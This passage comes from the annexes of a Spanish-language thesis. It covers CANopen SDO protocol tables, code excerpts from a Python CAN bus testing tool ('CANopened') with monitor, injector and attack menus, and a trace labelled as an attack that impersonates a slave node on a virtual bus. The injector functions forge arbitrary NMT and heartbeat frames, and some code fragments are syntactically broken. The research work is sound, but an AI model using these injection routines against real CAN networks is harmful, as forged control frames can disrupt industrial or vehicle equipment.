d: datos	e= 0, s= 0: d reservado para uso futuro. e= 0, s= 1: d contiene el número de bytes para descargar. Byte 4 es el LSB y Byte 7 es el MSB. e= 1, s= 1: d contiene los datos de longitud 4-n bytes para ser descargados. e= 1, s= 0: d contiene un numero sin especificar de bytes para ser descargados.
x:	Siempre 0
reservado	Reservado para uso futuro. Siempre 0

Fuente: CAN in Automation (CiA), 2011.

Servicio SDO upload (Subida SDO)

Con este servicio, el cliente puede transferir información del servidor (propietario del diccionario de objetos) al cliente. Es un servicio confirmado y consiste al menos del servicio de SDO upload initiate (opcionalmente existe el servicio SDO upload segment, cuando se necesita más de 4 bytes de datos para transferir la información)


SDO upload initiate (SDO Subida Iniciada)

Con el servicio SDO Subida Iniciada, el cliente solicita al servidor que prepare los datos que se van a subir. El multiplexor (índice y subíndice) del objeto cuya subida se va a iniciar se indica al servidor, para que sepa que datos son los que se van a subir al cliente.

Es un servicio confirmado, así que el servidor incluirá el resultado de la solicitud en su respuesta. En caso de que se produzca algún fallo, se iniciará el servicio de SDO Abort Transfer. En caso de éxito, se confirma el tamaño de los datos. En caso de éxito en el servicio de SDO Subida acelerada (expedited), el servicio finaliza y se confirma la subida del dato indicado por el multiplexor.

La siguiente figura muestra la secuencia de SDO Inicio de Subida entre el cliente y el servidor.

Figura 49. Protocolo SDO: Inicio de subida.



Fuente: CAN in Automation (CiA), 2011.

La siguiente tabla muestra la leyenda del mensaje SDO Inicio de Subida.

Tabla 21. Leyenda de SDO Inicio de subida.

Campo	Valor
CSS: Especificador de comando Cliente	2: Petición de Inicio de Subida.
SCS: Especificador de comando Servidor	2: Respuesta de Inicio de Subida
n: bytes en d que no contienen datos.	Solo 1 (válido) si e = 1 y s = 1, en cualquier otro caso siempre 0. Si es válido, indica el número de bytes en d que no contienen datos. Bytes [8-n, 7] no contienen datos.
e: tipo de transferencia	0: transferencia normal 1: transferencia acelerada (expedited)
s: indicador de tamaño	0: el tamaño no se indica

	1: el tamaño se indica
m: multiplexor	Representa el valor del índice/subíndice de los datos que se transferirán en el SDO
d: datos	<p>e = 0, s = 0: d reservado para uso futuro.</p> <p>E = 0, s = 1: d contiene el número de bytes para subir. Byte 4 es el LSB y Byte 7 es el MSB.</p> <p>e = 1, s = 1: d contiene los datos de longitud 4-n bytes para ser subidos.</p> <p>e = 1, s = 0: d contiene un número sin especificar de bytes para ser subidos.</p>
x: Sin uso	Siempre 0
reservado	Reservado para uso futuro. Siempre 0


Fuente: CAN in Automation (CiA), 2011.

Servicio SDO abort transfer

Con este servicio, se puede abortar el servicio de SDO subida o descarga.

La siguiente figura muestra el envío de un SDO para abortar la transferencia de subida o descarga.

Figura 50. Protocolo SDO: Abortar la transferencia de datos.



Fuente: CAN in Automation (CiA), 2011.

La siguiente tabla muestra la leyenda del mensaje para abortar la transferencia.

Tabla 22. Leyenda de SDO abortar transferencia.

Campo	Valor
CS: Especificador de comando	4: Petición para abortar la transferencia.
x: Sin uso	Siempre 0
m: multiplexor	Representa el valor del índice y subíndice del SDO.
d: datos	Contiene el código de la razón del aborto de la transferencia.

Fuente: CAN in Automation (CiA), 2011.

ANEXO B. FUNCIONES Y CODIGO

Este anexo contiene algunos fragmentos de código de cada programa o módulo desarrollado.

Template.py

Sección Import

```
import os
import can
import graphical

from simple_term_menu import TerminalMenu
from pyfiglet import Figlet
```

Sección Module local variables and parameters

```
# -----
# Module local variables and parameters
# -----
str_va1 = 'string example'
int_va2 = 100
```

Sección Module functions

```
# -----
# Module functions
# -----

def example_function(strvalue):
    return 'Hello world ' + str(strvalue)

def example_function2():
    # define here
```

Sección Module Main function

```
# -----
# Module Main function
# -----
def main():
    try:
        # EDIT ACCORDING MENU OPTIONS -----
        options = ["[1] Select", "[2] Your", "[3] Options", "[b] Back/Exit"]
        # -----
        terminal_menu = TerminalMenu(options)
        selection = -1
        strtopleft = ""

        while selection != len(options) - 1:
            graphical.clear_screen()
            # EDIT ACCORDING FOR BAR 1 DISPLAY-----
            if strtopleft == "":
                graphical.print_logo()
                print('No option selected')
            else:
```

```
graphical.print_logo()
print(strtoprint)
# -----
selection = terminal_menu.show()

# EDIT ACCORDING FUNCTIONS-----
if selection == 0:
    # Function 1
    strtoprint = example_function('Select')
if selection == 1:
    # Function 2
    strtoprint = example_function('Your')
if selection == 2:
    # Function N
    strtoprint = example_function('Options')
if selection == len(options) - 1:
    # Back/Exit
    try:
        # Try to go back to main module
        main.main()
    finally:
        # exit module
        graphical.clear_screen()
        exit()
# -----
except KeyboardInterrupt:
    # Catch keyboard interrupt
    print('\n\rKeyboard interrupt')
    graphical.clear_screen()
    main.main()
finally:
    graphical.clear_screen()
    exit()
```

Sección Entry Point

```
# -----
# Entry Point
# -----

if __name__ == '__main__':
    try:
        while True:
            main()
    except KeyboardInterrupt:
        # Catch keyboard interrupt
        print('\n\rKeyboard interrupt')
        graphical.clearscreen()
        exit()
```

CANequipment.py

El siguiente fragmento de código muestra un ejemplo de lanzamiento de uno de estos hilos, haciendo uso de la librería threading:

```
import threading
...
# starts the nmt machine
try:
    x = threading.Thread(target=equipment.start_nmt, args=("socketcan", "vcan0", 250000, ))
    x.start()
except Exception as eNMT:
    print("Exception in nmt machine. Details: " + eNMT)
    exit(1)
print("NMT launched")
```

El siguiente fragmento de código muestra un ejemplo de envío de un mensaje CANopen, haciendo uso de la librería can:

```
import can
...
try:
    ms = float(value) / 1000.0
    print("Heartbeat is set to: " + str(ms) + " seconds")
    bus = common.init_bus(interface_type, channel_name, bitrate_value)
    while True:
        time.sleep(0.01)
        cobid = 1792 + int(self.canid)
        current_status = int(self.state)
        msg = can.Message(arbitration_id=cobid, data=[current_status], is_extended_id=False)
        time.sleep(ms)
        bus.send(msg, 1.0)
except KeyboardInterrupt:
    # Catch keyboard interrupt
    print("\n\rKeyboard interrupt")
    graphical.clear_screen()
```

El siguiente fragmento de código muestra un ejemplo de recepción de un mensaje CANopen, haciendo uso de la librería can:

```
import can
...
try:
    bus = common.init_bus(interface_type, channel_name, bitrate_value)
    print("Device " + str(self.canid) + " started ... Initial state machine with value " + self.get_string_state())
    while True:
        time.sleep(0.01)
        msg = bus.recv(1.0)
        if msg is not None:
            if msg.arbitration_id == 0:
                byte0 = msg.data[0]
                byte1 = msg.data[1]
                print("NMT Command received:")
                if int(byte1) == int(self.canid):
                    print("NMT Command received:")
                    if int(byte0) == 1:
                        print("Go to Start")
                        self.make_transition(byte0)
```

```
        elif int(byte0) == 2:
            ...
        else:
            print("Invalid Command!")
        else:
            print("Message not fo me!")
    except can.CanError:
        print("\n\rCanError: ' + can.CanError.strerror)
    except KeyboardInterrupt:
        print("\n\rKeyboard interrupt')
    ...
```

CANmaster.py

El siguiente fragmento de código muestra un ejemplo de lanzamiento de uno de estos hilos, haciendo uso de la librería threading:

```
import threading
...
# Step1
# Heartbeat from equipment is Preoperational(127)
EQUIPMENT_IN_PREOP = [127]
INIT_CONF_PDO_CSDO = [64, 0, 16, 0, 0, 0, 0, 0]
try:
    step1 = threading.Thread(target=master.config_first_step,
                             args=("socketcan", "vcan0", 250000, 10, EQUIPMENT_IN_PREOP, INIT_CONF_PDO_CSDO, "1"))
    #print("Step1")
    step1.start()
except Exception as eS1:
    print("Exception in Step1. Details: " + eS1)
    exit(1)
...
```

El siguiente fragmento de código muestra un ejemplo de envío de un mensaje CANopen, haciendo uso de la librería can:

```
import can
...
try:
    ms = float(value) / 1000.0
    print("Heartbeat is set to: " + str(ms) + " seconds")
    bus = common.init_bus(interface_type, channel_name, bitrate_value)
    while True:
        time.sleep(0.01)
        cobid = 1792 + int(self.canid)
        current_status = int(self.state)
        msg = can.Message(arbitration_id=cobid, data=[current_status], is_extended_id=False)
        time.sleep(ms)
        bus.send(msg, 1.0)
        # print(f"Message sent on {format(bus.channel_info)}")

    except KeyboardInterrupt:
        # Catch keyboard interrupt
        print("\n\rKeyboard interrupt')
        graphical.clear_screen()
    ...
```

El siguiente fragmento de código muestra un ejemplo de recepción de un mensaje CANopen, haciendo uso de la librería can:

```
import can
...
try:
    bus = common.init_bus(interface_type, channel_name, bitrate_value)
    print("HB Guardian started for equipment " + str(device_id))
    while True:
        time.sleep(0.01)
        msg = bus.recv(1.0)
        if msg is not None:
            time.sleep(0.05)
            cobid = 1792 + int(device_id)
            if msg.arbitration_id == cobid:
                print("Equipment " + str(device_id) + " in " + master.get_string_state(msg.data[0]))
                self.slave_status[10] = int(msg.data[0])
            # print(f"Message sent on {format(bus.channel_info)}")

except KeyboardInterrupt:
    # Catch keyboard interrupt
    print("\n\rKeyboard interrupt')
    graphical.clear_screen()
...
```

CANopenMsg.py

El **constructor** de la clase es como se muestra en el siguiente fragmento de código:

```
def __init__(self, id: str, cobid: int, dlc: int, data_rcv: list, timestamp: datetime, session_id: str):
    self.id = id
    self.cobid = cobid
    self.dlc = dlc

    strdata = ""
    i = 0
    for i in range(dlc):
        strdata = strdata + str(data_rcv[i])

    self.data = strdata
    self.timestamp = timestamp
    self.session_id = session_id

    result = self.get_info_from_cobid(cobid)
    self.function_code = str(result[0])
    self.device = int(result[1])
    self.txrx = str(result[2])
def get_info_from_cobid(self, cobid: int):
    # Check if is a TPDO
    # cobid tpdo1 [0x181, 0x1FF]
    if 385 <= int(cobid) <= 511:
        device_id = cobid - 384
        return ["TPDO1", str(device_id), "Tx"]
...
# Check if is a RPDO
# cobid rpdo1 [0x201, 0x27F]
if 513 <= int(cobid) <= 639:
    device_id = cobid - 512
```

```
    return ["RPDO1", str(device_id), "Rx"]
...
# Check if is a SDO_TX (SSDO)
# cobid sdo_tx [0x581, 0x5FF]
if 1409 <= int(cobid) <= 1535:
    device_id = cobid - 1408
    return ["SDO_TX", str(device_id), "Tx"]

# Check if is a SDO_RX (CSDO)
# cobid sdo_rx [0x601, 0x67F]
if 1537 <= int(cobid) <= 1663:
    device_id = cobid - 1536
    return ["SDO_RX", str(device_id), "Rx"]

# Check if is a NMT command
# cobid NMT = 0
if int(cobid) == 0:
    return ["NMT", str(0), "na"]

# Check if is a HEARTBEAT
# cobid heartbeat [0x701, 0x77F]
if 1793 <= int(cobid) <= 1919:
    device_id = cobid - 1792
    return ["HEARTBEAT", str(device_id), "na"]

# Check if is a TIMESTAMP
# cobid timestamp = 0x100
if int(cobid) == 256:
    return ["TIMESTAMP", str(0), "na"]

# Check if is a SYNC
# cobid sync = 0x80
if int(cobid) == 128:
    return ["SYNC", str(0), "na"]

return "None"
```

common.py

```
def init_bus(interface_type: str, channel_name: str, bitrate_value: int):
...
    current_interface = str(interface_type)
    current_channel = str(channel_name)
    current_bitrate = int(bitrate_value)

    current_bus = can.interface.Bus(interface=current_interface, channel=current_channel, bitrate=current_bitrate)
    return current_bus
```

```
def execute_in_another_terminal(additional_arguments: str):
...
    try:
        subprocess.Popen(['x-terminal-emulator', '-e', additional_arguments], stdout=DEVNULL, stderr=STDOUT)
    except subprocess.CalledProcessError:
        print('CalledProcessError: ' + subprocess.CalledProcessError.output)
    finally:
        print('Unhandled exception captured!')
```


database.py

```
from cryptography.fernet import Fernet
from pymongo import MongoClient
..
def get_dbclient():
    # read encrypted pwd and convert into byte
    with open('../Crypto/encryptedPWD.txt') as f:
        encpwd = "".join(f.readlines())
        encpwdbyt = bytes(encpwd, 'utf-8')
    f.close()
    # read key and convert into byte
    with open('../Crypto/refKey.txt') as f:
        refKey = "".join(f.readlines())
        refKeybyt = bytes(refKey, 'utf-8')
    f.close()
    # use the key and encrypt pwd
    keytouse = Fernet(refKeybyt)
    myPass = (keytouse.decrypt(encpwdbyt))

    # read encrypted user and convert into byte
    with open('../Crypto/encryptedUSER.txt') as f:
        encuser = "".join(f.readlines())
        encuserbyt = bytes(encuser, 'utf-8')
    f.close()
    # read key and convert into byte
    with open('../Crypto/refKeyUser.txt') as f:
        refKeyUser = "".join(f.readlines())
        refKeyUserbyt = bytes(refKeyUser, 'utf-8')
    f.close()
    # use the key and encrypt pwd
    keytouse = Fernet(refKeyUserbyt)
    myUser = (keytouse.decrypt(encuserbyt))
..
CONNECTION_STRING = "mongodb+srv://" + str(myUser.decode()) + ":" + str(myPass.decode()) + DB_URL
..
    client = MongoClient(CONNECTION_STRING)
    # Create the database for our example (we will use the same database throughout the tutorial)
    return client
```

```
def get_collections(database_name: str):
    # Get db client
    myclient = get_dbclient()
    # Get database from client
    mydbname = myclient[database_name]
    # Get collections from database
    collections = mydbname.list_collection_names()
    myclient.close()
    return collections
```

```
def get_all_devices_in_collection(database_name: str, collection_name: str):
    # Get db client
    myclient = get_dbclient()
    # Get database from client
    mydbname = myclient[database_name]
    # Get collection from database
    collection = mydbname[collection_name]
    res = collection.distinct("device", {})
```

```
myclient.close()
return res
```

```
def get_all_items_in_session(database_name: str, collection_name: str):
    # Get db client
    myclient = get_dbclient()
    # Get database from client
    mydbname = myclient[database_name]
    # Get collection from database
    collection = mydbname[collection_name]
    res = collection.find()
    myclient.close()
    return res
```

graphical.py

```
from pyfiglet import Figlet
...
def print_logo():
    """
    Prints the tool logo for CANopened
    """
    logo = Figlet(font='slant')
    print(logo.renderText('CANopened'))
    print_current_configuration()
```

```
from pyfiglet import Figlet
...
def print_bar(print_value):
    print(print_value)
```

```
from pyfiglet import Figlet
...
def clear_screen():
    """
    Clear current screen
    """
    os.system('clear')
```

```
from pyfiglet import Figlet
import common
...
def print_current_configuration():
    """
    Prints the current configuration for the bus
    """
    print_bar('Current bus configuration: {'
        + str(common.current_interface) + "} {"
        + str(common.current_channel) + "} {"
        + str(common.current_bitrate) + "}")
```

main.py

El siguiente fragmento de código muestra la función **main** del módulo main.py:

```
def main():
    """
    Module Main function
    """
    options = ["[1] Monitor", "[2] Injector",
              "[3] Responder", "[4] Configure bus",
              "[5] Attack!", "[b] Exit"]
    main_menu_title = " Main Menu\n"
    terminal_menu = TerminalMenu(options, title=main_menu_title)
    selection = -1
    while selection != len(options) - 1:
        graphical.clear_screen()
        graphical.print_logo()
        selection = terminal_menu.show()
        if selection == 0:
            # print("Starting Monitor module ...")
            graphical.print_bar('Starting Monitor module ...\r\n')
            monitor.main()
            graphical.clear_screen()
        if selection == 1:
            # print("Starting Injector module ...")
            graphical.print_bar('Starting Injector module ...\r\n')
            injector.main()
            graphical.clear_screen()
        if selection == 2:
            # print("Starting Responder module ...")
            graphical.print_bar('Starting Responder module ...\r\n')
            responder.main()
            graphical.clear_screen()
        if selection == 3:
            common.current_interface = common.set_interface('socketcan')
            common.current_channel = common.set_channel('vcan0')
            common.current_bitrate = common.set_bitrate(250000)
            graphical.print_bar('Updated bus parameters ...\r\n')
            graphical.clear_screen()
        if selection == 4:
            # print("Starting Attacker module ...")
            graphical.print_bar('Starting Attacker module ...\r\n')
            attacker.main()
            graphical.clear_screen()
        if selection == len(options) - 1:
            # print("\r\nExiting CANopened. Bye!")
            graphical.print_bar('\r\nExiting CANopened. Bye!\r\n')
            break
```

monitor.py

El siguiente fragmento de código muestra la función **main** del módulo **monitor.py**:

```
def main():
    """
    Module Main function
    """
    options = ["[1] Passive Scan with python_can_viewer", "[2] Passive Scan CANopened and Register", "[b] Back"]
    main_menu_title = " Main > Monitor Menu\n"
    terminal_menu = TerminalMenu(options, title=main_menu_title)
    selection = -1
    graphical.print_bar('Current bus configuration: {' + str(common.current_interface) + "} {" +
        str(common.current_channel) + "} {" + str(common.current_bitrate) + "}")
    graphical.print_bar('Bar Menu 2\n\r')

    while selection != len(options) - 1:
        graphical.clear_screen()
        graphical.print_logo()

        selection = terminal_menu.show()

    if selection == 0:
        print("Starting python_can_viewer...")
        sniff_bus_viewer('vcan0')
        graphical.clear_screen()
    if selection == 1:
        print("Starting passive monitor CANopened...")
        try:
            # sniff_bus(common.current_interface, common.current_channel, common.current_bitrate)
            sniff_bus_on_other_terminal(common.current_interface, common.current_channel, common.current_bitrate)
        except KeyboardInterrupt:
            print("\n\rKeyboard interrupt")
            graphical.clear_screen()
    if selection == len(options) - 1:
        graphical.clear_screen()
        break
```

El siguiente fragmento de código muestra la llamada al módulo **receive.py** y su ejecución en otro terminal. La función encargada de ello es **sniff_bus_on_other_terminal**:

```
def sniff_bus_on_other_terminal(interface_type: str, channel_name: str, bitrate_value: int):
    cmd1 = "python3 receive.py " + str(interface_type) + " " + str(channel_name) + " " + str(bitrate_value)
    common.execute_in_another_terminal(cmd1)
```

El siguiente fragmento de código muestra la llamada al módulo de python **python_can_viewer** y su ejecución en otro terminal. La función encargada de ello es **sniff_bus_viewer**:

```
def sniff_bus_viewer(channel_name: str):
    """
    Executes module python_can_viewer in another terminal as a subprocess
    :param channel_name: name of the channel to sniff (vcanN, canN)
    """
    cmd1 = "python3 -m python_can_viewer -c " + str(channel_name)
    common.execute_in_another_terminal(cmd1)
```

receive.py

El siguiente fragmento de código muestra la función main del módulo receive.py:

```
def main():
    try:
        bus = common.init_bus(interface_type, channel_name, bitrate_value)
        counter = 0
        # Get the client database
        client = get_dbclient()
        # get database by name
        dbname = client["canopened"]
        # get collection by name in database
        collection = dbname[canopened_session]
        print("Inserting into " + collection.name)
        while True:
            msg = bus.recv(1.0)
            if msg is not None:
                id = "ID" + str(counter)
                msg1 = CANopenMsg(id, msg.arbitration_id, msg.dlc, msg.data, msg.timestamp, canopened_session)
                i = 0
                strdata = ""
                for i in range(msg.dlc):
                    value = msg.data[i]
                    strdata = strdata + hex(value)
                    if i < (msg.dlc - 1):
                        strdata = strdata + " "
                # PREPARE THE ITEM
                item1 = {
                    "id": msg1.id, "cobid": msg1.cobid, "device": msg1.device, "func_code": msg1.function_code, "txrx": msg1.txrx,
                    "dlc": msg1.dlc, "data": strdata, "timestamp": msg1.timestamp, "session_id": msg1.session_id, "comment": "No
Comment"}
                print(item1)
                inserted = collection.insert_one(item1)
                counter = counter + 1
            except can.CanError:
                print('\n\rCanError: ' + can.CanError.strerror)
                client.close()
            except KeyboardInterrupt:
                print('\n\rKeyboard interrupt')
                client.close()
```

responder.py

```
def main():
    """
    Module Main function
    """
    # bus = can.interface.Bus(interface='socketcan', channel='vcan0')
    if common.current_bus is None:
        common.set_bus_config()
    common.init_bus(common.current_interface, common.current_channel, common.current_bitrate)
    options = ["[1] Set identifier for capture", "[2] Run", "[b] Back"]
    main_menu_title = " Main > Responder Menu\n"
    terminal_menu = TerminalMenu(options, title=main_menu_title)
    selection = -1
    selected_identifier = -1

    if common.current_bus is None:
```

```
common.set_bus_config()

while selection != len(options) - 1:
    graphical.clear_screen()
    if int(selected_identifier) == -1:
        graphical.print_logo()
        msg = 'Select one identifier using option [1]'
    else:
        graphical.print_logo()
        msg = 'Current selected id = {}'.format(selected_identifier)

    graphical.print_bar(msg+'\n\r')
    selection = terminal_menu.show()

if selection == 0:
    selected_identifier = set_identifier()
    print(selected_identifier)
if selection == 1:
    if selected_identifier == -1:
        print('Select identifier for capture!')
    else:
        try:
            for msg in common.current_bus:
                capture(msg, selected_identifier)
        except KeyboardInterrupt:
            # Catch keyboard interrupt
            print('\n\rKeyboard interrupt!')
if selection == len(options) - 1:
    break
```

```
def capture(msg: can.Message, id_in_scope: int):
    """
    Compares a msg on can bus with can-id equal to id_in_scope

    :param id_in_scope: can-id that is the target for the capture
    :type id_in_scope: int
    :param msg: message read on can bus
    :type msg: can.Message
    :returns: True if can-id of the message is equal to the one in target.
    :rtype: boolean
    """
    if int(msg.arbitration_id) == int(id_in_scope):
        print('Captured!!')
        print(msg)
        return True
    return False
```

injector.py

El siguiente fragmento de código muestra el contenido de la función **main** del módulo **injector.py**:

```
def main():
    """
    Module Main function
    """
    options = ["[1] Random Message", "[2] Crafted Message", "[3] NMT message", "[4] Heartbeat", "[b] Back"]
    main_menu_title = " Main > Injector Menu\n"
    terminal_menu = TerminalMenu(options, title=main_menu_title)
    selection = -1

    if common.current_bus is None:
        common.set_bus_config()

    while selection != len(options) - 1:

        graphical.clear_screen()
        graphical.print_logo()

        selection = terminal_menu.show()

        if selection == 0:
            send_one("socketcan", "vcan0", 250000, randint(0, 65535), [randint(0, 255), randint(0, 255), randint(0, 255),
            randint(0, 255), randint(0, 255), randint(0, 255), randint(0, 255), randint(0, 255)])
        if selection == 1:
            cobid = input_number(0, 65535, "Enter can identifier. Must be a number between [0,65535]: ",
            "Value must be a number between [0,127]. Try again")
            byte0 = input_number(0, 255, "Enter byte0. Must be a number between [0, 255]: ",
            "Value must be a number between [0. 255]. Try again")
            ...
            byte7 = input_number(0, 255, "Enter byte7. Must be a number between [0, 255]: ",
            "Value must be a number between [0. 255]. Try again")
            send_one("socketcan", "vcan0", 250000, cobid, [byte0, byte1, byte2, byte3, byte4, byte5, byte6, byte7])
        if selection == 2:
            command = input_number(0, 255, "Enter NMT Command. Only 1(Go to Start), 2(Go to Stop), 128(Enter Preop),
            129(Reset) and 130(Reset Comms) are valid commands): ",
            "Value must be a number between [0,255]. Try again")
            eq_destination = input_number(0, 127, "Enter can identifier. Must be a number between [0,127]: ",
            "Value must be a number between [0,127]. Try again")
            send_nmt("socketcan", "vcan0", 250000, [command, eq_destination])
        if selection == 3:
            state = input_number(0, 255, "Enter State. Only 0 (Bootup), 4 (Stopped), 5 (Operational), 127 (Preoperational) are
            valid values: ",
            "Value must be a number between [0,255]. Try again")
            eq_destination = input_number(0, 127, "Enter can identifier. Must be a number between [0,127]: ",
            "Value must be a number between [0,127]. Try again")
            send_heartbeat("socketcan", "vcan0", 250000, eq_destination, [state])
        if selection == len(options) - 1:
            graphical.clear_screen()
            break
```

El siguiente fragmento de código muestra el contenido de la función **send_heartbeat**, encargada de inyectar en el bus un mensaje Heartbeat:

```
def send_heartbeat(interface_type: str, channel_name: str, bitrate_value: int, identifier: int, array_data:list):
```

```
"""
Sends one HB message to the can bus

:param array_data: array of 2 bytes: byte0 contains the command (1,2,128,129,130). byte1 contains the equipment
:type array_data: list[byte]
"""
msg = can.Message(arbitration_id=1792 + int(identifier),
                  data=array_data,
                  is_extended_id=False)
try:
    bus = common.init_bus(interface_type, channel_name, bitrate_value)
    bus.send(msg, 1.0)
    print(f"Message HB sent on {format(bus.channel_info)}")

except KeyboardInterrupt:
    # Catch keyboard interrupt
    print('\n\rKeyboard interrupt')
    graphical.clear_screen()
    # exit()
```

El código a continuación muestra la función **send_nmt**, la cual permite inyectar en el bus un comando NMT dirigido a un esclavo:

```
def send_nmt(interface_type: str, channel_name: str, bitrate_value: int, array_data: list):
    """
    Sends one NMT message to the can bus

    :param array_data: array of 2 bytes: byte0 contains the command (1,2,128,129,130). byte1 contains the equipment
    :type array_data: list[byte]
    """
    msg = can.Message(arbitration_id=0,
                      data=array_data,
                      is_extended_id=False)
    try:
        bus = common.init_bus(interface_type, channel_name, bitrate_value)
        bus.send(msg, 1.0)
        print(f"Message NMT sent on {format(bus.channel_info)}")

    except KeyboardInterrupt:
        # Catch keyboard interrupt
        print('\n\rKeyboard interrupt')
        graphical.clear_screen()
        # exit()
```

El siguiente fragmento de código muestra la función **send_one**, que permite inyectar en el bus un mensaje CANopen:

```
def send_one(interface_type: str, channel_name: str, bitrate_value: int, identifier: int, array_data: list):
    """
    Sends one message to the can bus, with can-id = identifier and message data = array_data

    :param identifier: can-id for the message to be injected
    :param array_data: array of 0-7 bytes of data of the message
    :type identifier: int
    :type array_data: list[byte]
    """
    msg = can.Message(arbitration_id=identifier,
                      data=array_data,
                      is_extended_id=False)
    try:
        bus = common.init_bus(interface_type, channel_name, bitrate_value)
        bus.send(msg, 1.0)
        print(f"Message sent on {format(bus.channel_info)}")

    except KeyboardInterrupt:
```



```
# Catch keyboard interrupt
print("\n\rKeyboard interrupt")
graphical.clear_screen()
# exit()
```

ANEXO C. PERSISTENCIA EN MONGODB

En este anexo se describe cómo se almacena la información en la base de datos de MongoDB.

MongoDB maneja los siguientes conceptos para la persistencia:

- Base de datos (Database): corresponde a una base de datos.
- Colección (Collection): equivalente al concepto de tabla en sql.
- Documento (Document): cada fila de una tabla en sql, equivale a un documento dentro de una colección.

Base de datos

Es la base de datos como tal, donde se almacenan las sesiones en forma de colecciones.

Atributos:

- **Name**, de tipo string

Colección

Las consultas a la base de datos se hacen por colección, que corresponde a una sesión grabada. Atributos:

- **Name**, de tipo string

Documento

Cada mensaje se almacena como documento, dentro de una sesión. Atributos:

- **_id**: ObjectId(string)
- **Id**: string. Tiene como valor "ID" + número de secuencia del mensaje
- **Cobid**: int. Donde se almacena el valor del cobid del mensaje.
- **Device**: int. Es el identificador de nodo o equipo que ha enviado o al que va destinado el mensaje.
- **Func_code**: string. Valores validos HEARTBEAT, NMT, TPDOx, RPDOx, SDO_TX, SDO_RX, TIMESTAMP, SYNC (Estos dos últimos sin utilizar).
- **Txrx**: string. Valores válidos tx, rx o na.
- **Dlc**: int. Indica la longitud en bytes del campo data
- **Data**: array de int. Contiene el valor de cada uno de los bytes de datos del mensaje.

- **Timestamp:** `datetime.time`. Unix Time, segundos desde 1 de enero de 1970.
- **Sesión_id:** `string`. Corresponde con el nombre de la colección o sesión.
- **Comment:** `string`. Si se desea añadir alguna nota al mensaje, se podrá hacer en este campo.

ANEXO D. TRAZA DEL ATAQUE SUPLANTAR A UN ESCLAVO

Timestamp: 1643629115.990751	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629116.503946	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629117.016326	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629117.527724	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629118.039667	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629118.551623	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629119.063027	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629119.574089	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629120.084921	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629120.537828	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643629120.538619	ID: 060a	S	DLC: 8	40 00 10 00 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.549619	ID: 058a	S	DLC: 8	43 00 10 00 00 00 00 c0	Channel: vcan0
Timestamp: 1643629120.560506	ID: 060a	S	DLC: 8	40 00 14 01 00 00 00 c0	Channel: vcan0
Timestamp: 1643629120.564259	ID: 060a	S	DLC: 8	40 00 18 01 00 00 00 c0	Channel: vcan0
Timestamp: 1643629120.574074	ID: 058a	S	DLC: 8	43 00 14 01 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.581845	ID: 058a	S	DLC: 8	43 00 18 01 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.596040	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629120.597060	ID: 060a	S	DLC: 8	23 00 14 01 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.609008	ID: 060a	S	DLC: 8	23 00 18 01 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.628759	ID: 058a	S	DLC: 8	60 00 14 01 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.640402	ID: 058a	S	DLC: 8	60 00 18 01 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.652178	ID: 060a	S	DLC: 8	2f 00 14 02 00 00 00 00	Channel: vcan0
Timestamp: 1643629120.656479	ID: 060a	S	DLC: 8	2f 00 18 02 00 00 00 00	Channel: vcan0
